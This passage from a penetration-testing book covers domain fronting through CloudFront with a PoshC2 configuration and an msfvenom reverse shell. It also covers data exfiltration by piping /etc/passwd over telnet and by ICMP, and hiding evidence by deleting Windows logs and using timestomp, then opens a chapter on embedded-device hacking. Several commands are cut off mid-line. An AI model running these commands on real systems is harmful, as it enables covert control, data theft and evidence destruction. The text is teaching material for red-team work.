Although the majority of antivirus/EDR software can detect the payload, attackers can always leverage tools such as `PyFuscator` to scramble the payload for PowerShell, successfully evade detection, and quickly migrate to a legitimate process.

Domain fronting

Domain fronting is a technique engaged by attackers or red teams to avoid detection of their C2 servers. It is the art of hiding the attacker's machine behind highly trusted domains by routing the traffic through an application utilizing someone else's domain name (or, in the case of HTTPS, someone else's SSL certificate).

The most popular services include Amazon's CloudFront, Microsoft Azure, and Google App Engine. The same domain fronting techniques can be used on corporate webmail for C2 and data exfiltration through SMTP protocols.

Note that Google and Amazon both implemented strategies to guard against domain fronting in April 2018. In this section, we will explore how to use Amazon CloudFront and Microsoft Azure for C2, using two different methods.

Using Amazon CloudFront for C2

In order to improve download speed, Amazon provides a **content delivery network** (**CDN**) on a globally distributed network of proxy servers that caches content such as bulky media and videos. Amazon CloudFront is a CDN offered by Amazon Web Services. The following steps are involved in creating a CDN:

1. Firstly, open an AWS account at `https://aws.amazon.com/`
2. Log in to your account at `https://console.aws.amazon.com/cloudfront/home`
3. Click **Get Started** under **Web** and select **Create distribution**.
4. Fill in the correct details for each setting:
    - **Origin Domain Name**: The domain name controlled by the attacker.
    - **Origin Path**: The value can be set to the root, `/`.
    - **Origin Path ID:** Any custom name, such as demo or C2C.
    - **Origin SSL Protocols**: By default, `TLS v1.2`, `TLS v1.1` and `TLS v1.0` are enabled.
    - **Origin Protocol Policy**: There are three options: **HTTP**, **HTTPS**, and **Match Viewer**. I recommend using **Match Viewer**, which utilizes both **HTTPS** and **HTTP** depending on the protocol of the viewer's request.
    - **Allowed HTTP Methods**: Select **GET**, **HEAD**, **OPTIONS, PUT, POST**, **PATCH**, **DELETE** in the **Default Cache** behavior settings.
    - Ensure for **Cache and origin request settings** that you select **Use legacy cache settings**.

- Ensure **Forward Cookies** is set to **All**.
- Ensure **Query String Forwarding and Caching** is set to **Forward all, Cache based on all**.




Figure 13.28: Enabling the legacy cache settings and selecting the right options in AWS

5. Now you're all set, so click **Create Distribution**. You should see the following screen, with the domain name showing as `<somerandom>.cloudfront.net`:




Figure 13.29: Successfully creating a cloud front distribution

It normally takes around 5 minutes or less to bring up the distribution.

6. Once the distribution is created on AWS, you're ready to customize the PoshC2 agent to prepare for the attack. Before we fire up the PoshC2, we need to ensure that we identify a vulnerable domain that can be fronting our evil server.
7. Finding frontable domains can be achieved using various scripts; here, we will use the script found at https://github.com/rvrsh3ll/FindFrontableDomains, and use one of the vulnerable hosts to perform the attack.
8. Let's now go ahead and create a new listener in PoshC2. The first step is to create a PoshC2 project by running `posh-project -n domfront` and then make changes to the configuration file by locating to `/var/poshc2/domfront/config.yml` and editing `PayLoadCommsHost` to the vulnerable host, `DomainFrontHeader` to your AWS cloud distribution hostname, and then `BindPort` to `80`, as seen in *Figure 13.30*:

```
# Server Config
BindIP: '0.0.0.0'
BindPort: 80

# Database Config
DatabaseType: "SQLite" # or Postgres
PostgresConnectionString: "dbname='poshc2_project_x' port='5432' user='admin

# Payload Comms
PayloadCommsHost: "http://abrakam.com" # "https://www.domainfront.com:443,ht
DomainFrontHeader: "d2ysbv7kuipwp5.cloudfront.net"  # "axpejfaaec.cloudfront
Referrer: ""  # optional
ServerHeader: "Apache"
UserAgent: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
DefaultSleep: "5s"
```

Figure 13.30: Configuring the PoshC2 to run on port 80 along with the domain front header with a vulnerable host

Attackers can choose to run the C2 on port `443`. Ensure that you create the right certificate by using services such as

Letsencrypt, or the CloudFront CDN will not be able to establish communication with the C2 server.

9. Once all the settings are complete for our PoshC2, attackers should be able to see the following:




Figure 13.31: Launching PoshC2 using the AWS cloud distribution that we created

In this example, we will use the `vijayvelu.com` host to forward the domain request to our C2 server. Before connecting to Amazon Web Services, the application will perform a DNS lookup to resolve the domain name to a network IP address. The request will go directly to the `vijayvelu.com` host with the host header that we created in the Amazon CloudFront distribution.

A packet capture of the request from Wireshark will look similar to *Figure 13.32*:




Figure 13.32: TCP stream of the communication of DomainFrontHost to our hosting server

10. Once the payload is executed on the victim machine, you should now be able to see the implant reporting without any trace of the attacker's IP address on the victim network. All the traffic will look like legitimate connections to AWS and the domain that is fronted:




Figure 13.33: Successful implanting of the exploit to the target with domain fronting

Attackers can also leverage Metasploit. We will create an exploit to provide a Meterpreter reverse HTTP shell using `msfvenom`, with the domain that does the forwarding, with our header injection as follows:

```
msfvenom -a x86 --platform Windows -p windows/meterpreter
```

Execution of this payload should get a reverse shell on the C2 server that is behind the Amazon CDN. This technique was actively utilized by APT29 (a Russian nation-state hacking group) to perform covert attacks:




Figure 13.34: Reverse shell to Meterpreter when the exploit was run on the target system using the domain fronting technique

Attackers may choose to utilize Microsoft CDN services for C2. Unfortunately, the CDN options are not available for free-tier users; hence users may have to register with the pay-as-you-go option and then create a subscription and follow the instructions at https://docs.microsoft.com/en-us/azure/cdn/cdn-create-endpoint-how-to. However, testers need to ensure that the domain name behind either Azure or Amazon has a valid A record.

For Microsoft Azure, you also need to ensure that the CNAME is pointed to the right custom domain to make domain fronting work.

Although many content providers are vulnerable to this type of attack, some of the content providers, such as Google, seem to have quickly fixed this attack by making major changes to their cloud infrastructure. For example, if Company A's domain uses Amazon's domain as a front, with an additional host header pointing to Company B, the request will be dropped at the first node of the CDN.

Similarly, other providers are trying to block these forward or fronting techniques by requiring an additional authorization token or another mechanism.

Exfiltration of data

The unauthorized transfer of digital data from any environment is known as the exfiltration of data (or the extrusion of data). Once persistence is maintained on a compromised system, a set of tools can be utilized to exfiltrate data from highly secure environments.

In this section, we will explore different methods that attackers utilize to send files from internal networks to attacker-controlled systems.

Using existing system services (Telnet, RDP, and VNC)

Firstly, we will discuss some straightforward techniques for quickly grabbing files when access to compromised systems is time-limited. Attackers can simply open up a port using Netcat by running `nc -lvp 2323 > Exfilteredfile`, and then run `cat etcpasswd | telnet remoteIP 8000` from the compromised Linux server.

This will display the entire contents of `etc/passwd` to the remote host. As an example, we are extracting a password list from the internal host to a remote Kali machine on AWS, as seen in *Figure 13.35*:




Figure 13.35: Exfiltration of data from a local Kali system to a remote Kali system using Telnet

Another important and fairly simple technique used by attackers with access to any system on the network is to run `getgui` from the Meterpreter shell, which will enable the RDP. Once the RDP is enabled, attackers can configure their Windows attack to mount the

local drive to the remote drive and exfiltrate all the files from the remote desktop to the local drive.

This can be achieved by going to **Remote Desktop Connection** and selecting **Show Options**, then **Local Resources**, then **Local devices and resources**, clicking **More**, and finally selecting the drive that you want to mount, as shown in *Figure 13.36*:




Figure 13.36: Options in RDP settings to mount the drives

This will mount the `D://` drive of the attacker's local machine to the RDP system. This can be confirmed by logging in to the remote IP using the RDP connection. An additional drive (`X:`) should be mounted by default, as shown in *Figure 13.37*:




Figure 13.37: Successfully mounting the attacker's local drive to the remote desktop

Other traditional techniques involve setting up an SMB server and allowing anonymous access from compromised computers, or utilizing applications such as TeamViewer, the Skype Chrome plugin, Dropbox, Google Drive, OneDrive, WeTransfer, or any other one-click sharing service for bulk file transfers.

Using the ICMP protocol

There are multiple ways to utilize the ICMP protocol to exfiltrate files, using tools such as `hping`, `nping`, and `ping`. In this section, we will utilize the `nping` utility to perform the data exfiltration of confidential documents using the ICMP protocol.

In this example, we will use `tcpdump` to extract the data from the `pcap` dump file. Run the following command in the terminal to enable the listener:

```
tcpdump -i eth0 'icmp and src host <KALI IP>' -w importan
```

Attackers should be able to see the following:

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 'icmp and src host 10.10.10.12' -w importantfile.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Figure 13.38 Capturing the packets to receive contents

`10.10.10.12` is the target host that we are waiting to receive data from. On the sender's side, once `hping3` is fired at the client side (`10.10.10.12`), you should receive the message `EOF reached, wait some second than press ctrl+c`, as shown in *Figure 13.39*. This indicates that the file has been exfiltrated to the target server via ICMP:




Figure 13.39: Sending the file over the ICMP using the hping3 utility

Close `tcpdump` using *Ctrl* + *C*. The next step is to remove the unwanted data from the `pcap` file so that we print only the specific hex value to a text file by running Wireshark or `tshark`.

The following is the `tshark` command to filter the data fields and print just the hex value from the `pcap` file:

```
tshark -n -q -r importantfile.pcap -T fields -e data.data
```

The same hex file can now be converted with the following one-line bash command by running `cat extfilterated_hex.txt | xxd -r -p`. Finally, you should be able to view the file contents, as shown in *Figure 13.40*:




Figure 13.40: Extraction of hex data from pcap and decoding using xxd

These techniques are being eased out by other sets of tools, such as utilizing TeamViewer, DropBox, and other cloud-hosting services.

Hiding evidence of an attack

Once a system has been exploited, the attacker must cover their tracks to avoid detection, or at least make reconstruction of the event more difficult for the defender.

An attacker may completely delete the Windows event logs (if they are being actively retained on the compromised server). This can be done via a command shell to the system, using the following command:

```
C:\> del %WINDIR%\*.log as/q/f
```

The command directs all of the logs to be deleted (`/a`), including all files from subfolders (`/s`). The `/q` option disables all of the queries, asking for a `yes` or `no` response, and the `/f` option forcibly removes the files, making recovery more difficult.

To wipe out specific recorded files, attackers must keep track of all the activities that have been performed on the compromised system.

This can also be done from the Meterpreter prompt by using `clearev`. As shown in *Figure 13.41*, this will clear the application, system, and security logs from the target (there are no options or arguments for this command):




Figure 13.41: Clearing the Event Logs in Windows

Ordinarily, deleting a system log does not trigger any alerts to the user. In fact, most organizations configure logging so haphazardly that missing system logs are treated as a possible occurrence, and their loss is not investigated thoroughly.

Apart from the traditional logs, attackers might also consider removing the `PowerShell Operational log` from the victim systems.

Metasploit has an additional trick up its sleeve: the `timestomp` option allows an attacker to make changes to the MACE parameters of a file (the last modified, accessed, created, and MFT entry modified times of a file). Once a system has been compromised and a Meterpreter shell established, `timestomp` can be invoked, as shown in *Figure 13.42*:

```
meterpreter > timestomp --help

Usage: timestomp <file(s)> OPTIONS

OPTIONS:

    -a <opt>  Set the "last accessed" time of the file
    -b        Set the MACE timestamps so that EnCase shows blanks
    -c <opt>  Set the "creation" time of the file
    -e <opt>  Set the "mft entry modified" time of the file
    -f <opt>  Set the MACE of attributes equal to the supplied file
    -h        Help banner
    -m <opt>  Set the "last written" time of the file
    -r        Set the MACE timestamps recursively on a directory
    -v        Display the UTC MACE values of the file
    -z <opt>  Set all four attributes (MACE) of the file
```

Figure 13.42: Meterpreter timestomp options

For example, `C:` of the compromised system contains a file named `README.txt`. The MACE values for this file indicate that it was created recently, as shown in *Figure 13.43*:

```
meterpreter > timestomp c:\\temp\\attack.exe -v
[*] Showing MACE attributes for c:\temp\attack.exe
Modified      : 2021-09-10 17:29:07 -0400
Accessed      : 2021-09-11 08:10:00 -0400
Created       : 2021-09-10 17:29:07 -0400
Entry Modified: 2021-09-10 17:29:07 -0400
```

Figure 13.43: Running timestomp on a specific local file

If we wanted to hide this file, we could move it to a cluttered directory, such as `Windows\System32`. However, the file would be obvious to anyone who sorted the contents of that directory on the basis of the creation dates or another MAC-based variable.

Instead, you can change the timestamps of the file by running the following command:

```
meterpreter > timestomp -z "01/01/2001 10:10:10" README.t
```

This changes the timestamps of the `README.txt` file, as shown in *Figure 13.44*:

```
meterpreter > timestomp -z "01/01/2001 10:10:10" c:\\temp\\attack.exe
[*] Setting specific MACE attributes on c:\temp\attack.exe
meterpreter > timestomp c:\\temp\\attack.exe -v
[*] Showing MACE attributes for c:\temp\attack.exe
Modified      : 2001-01-01 10:10:10 -0500
Accessed      : 2001-01-01 10:10:10 -0500
Created       : 2001-01-01 10:10:10 -0500
Entry Modified: 2001-01-01 10:10:10 -0500
```

Figure 13.44: Modifying the metadata of the files to reflect false dates

In order to completely foul up an investigation, an attacker may recursively change all of the set times in a directory or on a particular drive using the following command:

```
meterpreter> timestomp C:\\ -r
```

The solution is not perfect. It is clear that an attack has occurred. Furthermore, timestamps can be retained in other locations on a hard drive and be accessible for investigation. If the target system is actively monitoring changes to system integrity using an intrusion detection system such as Tripwire, alerts of the timestomp activity will be generated. Therefore, destroying timestamps is of limited value when a truly stealthy approach is required.

Summary

In this chapter, we took a journey into different strategies used by attackers to maintain access to compromised environments, including domain fronting to hide the origin of the attack, and we also learned how to hide the evidence of an attack to cover our tracks and remain anonymous, which is the last step of the cyber kill chain methodology.

We looked at how to use Netcat, Meterpreter, scheduled tasks, PowerShell Empire's dbx and onedrive modules, and Covenant C2 and Poshc2 implants to maintain persistent agents on compromised systems, as well as how to exfiltrate data using traditional services such as DNS, ICMP, Telnet, RDP, and Netcat. We also learned how to find vulnerable domain fronting domains and use them for malicious activities using well-known CDNs such as Amazon and Azure.

In the next chapter, we will look at how to hack embedded and RFID/NFC devices using both existing Kali 2021.4 features and additional tools.

14

Embedded Devices and RFID Hacking

The embedded systems market has been given a real boost by the adoption of the **Internet of Things** (**IoT**) by consumers. Modern connected embedded devices are becoming more attractive and are widely deployed across many big corporations, **Small Offices/Home Offices** (**SOHOs**), and **Small and Medium-sized Businesses** (**SMB**) and are being directly utilized by global household consumers. As per www.statista.com, connected IoT devices have grown from 15.41 billion devices in 2015 to 35.82 billion devices in 2021, and there are expected to be 75.44 billion devices by 2025. In the same way, threats have grown, and the security of these devices has become the biggest area of concern to manufacturers and consumers. A recent good example of this is the vulnerabilities found in Realtek chipsets (CVE-2021-35395) that affected 65+ vendors that produce smart devices. The way the attacks originated indicates that they might have been done by the same attackers that created the Mirai botnet attack that left most of the US east coast without internet in 2016.

In this chapter, we will cover the basics of embedded systems and the role of peripherals and explore the different tools and

techniques that can be employed to perform a traditional hardware/firmware penetration test or product evaluation of a given device using Kali Linux. We will also set up ChameleonMini to emulate an NFC card and replay the stored memory contents to bypass any physical access control during a red teaming exercise or physical penetration testing.

In this chapter, you will learn about the following:

- Embedded systems and hardware architecture
- UART serial buses
- USB JTAG
- Unpacking firmware and common bootloaders
- RFID hacking using ChameleonMini

Embedded systems and hardware architecture

An embedded system is a combination of hardware and software that is designed to perform a specific task. The embedded hardware is usually based on a microcontroller and microprocessors. In this section, we will take a quick look at the different architectural elements of an embedded system, including memory and communication between these devices. Pretty much everything that we use on a day-to-day basis is an embedded device, including mobile phones, DVD players, GPS systems, and intelligent voice assistants such as Alexa and other hardware-based solutions.

Embedded system basic architecture

The basic architecture of an embedded system typically includes a hardware and software component. *Figure 14.1* depicts the typical architecture components of a simple embedded device:




Figure 14.1: Basic embedded system architecture

The components of an embedded system are as follows:

- **Software**: This is the custom application to control the device and its features; mostly a web application to configure or update the device.
    - **Microprocessor or microcontroller**: Typical embedded devices are based around the microprocessor and microcontroller. The only difference between a microcontroller and a microprocessor is that microprocessors do not have RAM/ROM, which needs to be added externally. Most of the embedded devices/systems

today utilize microcontrollers that have a CPU and a fixed amount of RAM/ROM.

- **Hardware**: This includes a peripheral device with chipsets, processors such as ARM (most widely deployed), MIPS, Ambarella, Axis CRIS, Atmel AVR, Intel 8051, or Motorola power microcontrollers.
    - **Embedded operating system**: Most embedded systems are Linux-based, and they are **real-time operating systems** (**RTOSes**) customized for the device. There might be some questions raised in the tester's mind, such as what is the difference between the operating system and the firmware? The firmware allows device manufacturers to use general-purpose programmable chips instead of custom-purpose hardware.

Understanding firmware

In electronic systems and computing, firmware is software that can connect to specific hardware that provides low-level control. Every device comes with its own firmware from the product's manufacturer.

The following list of categories and types of devices are those that typically come with custom firmware, and they are mostly Linux. The following list is not exhaustive in any way:




Figure 14.2: Different types of devices

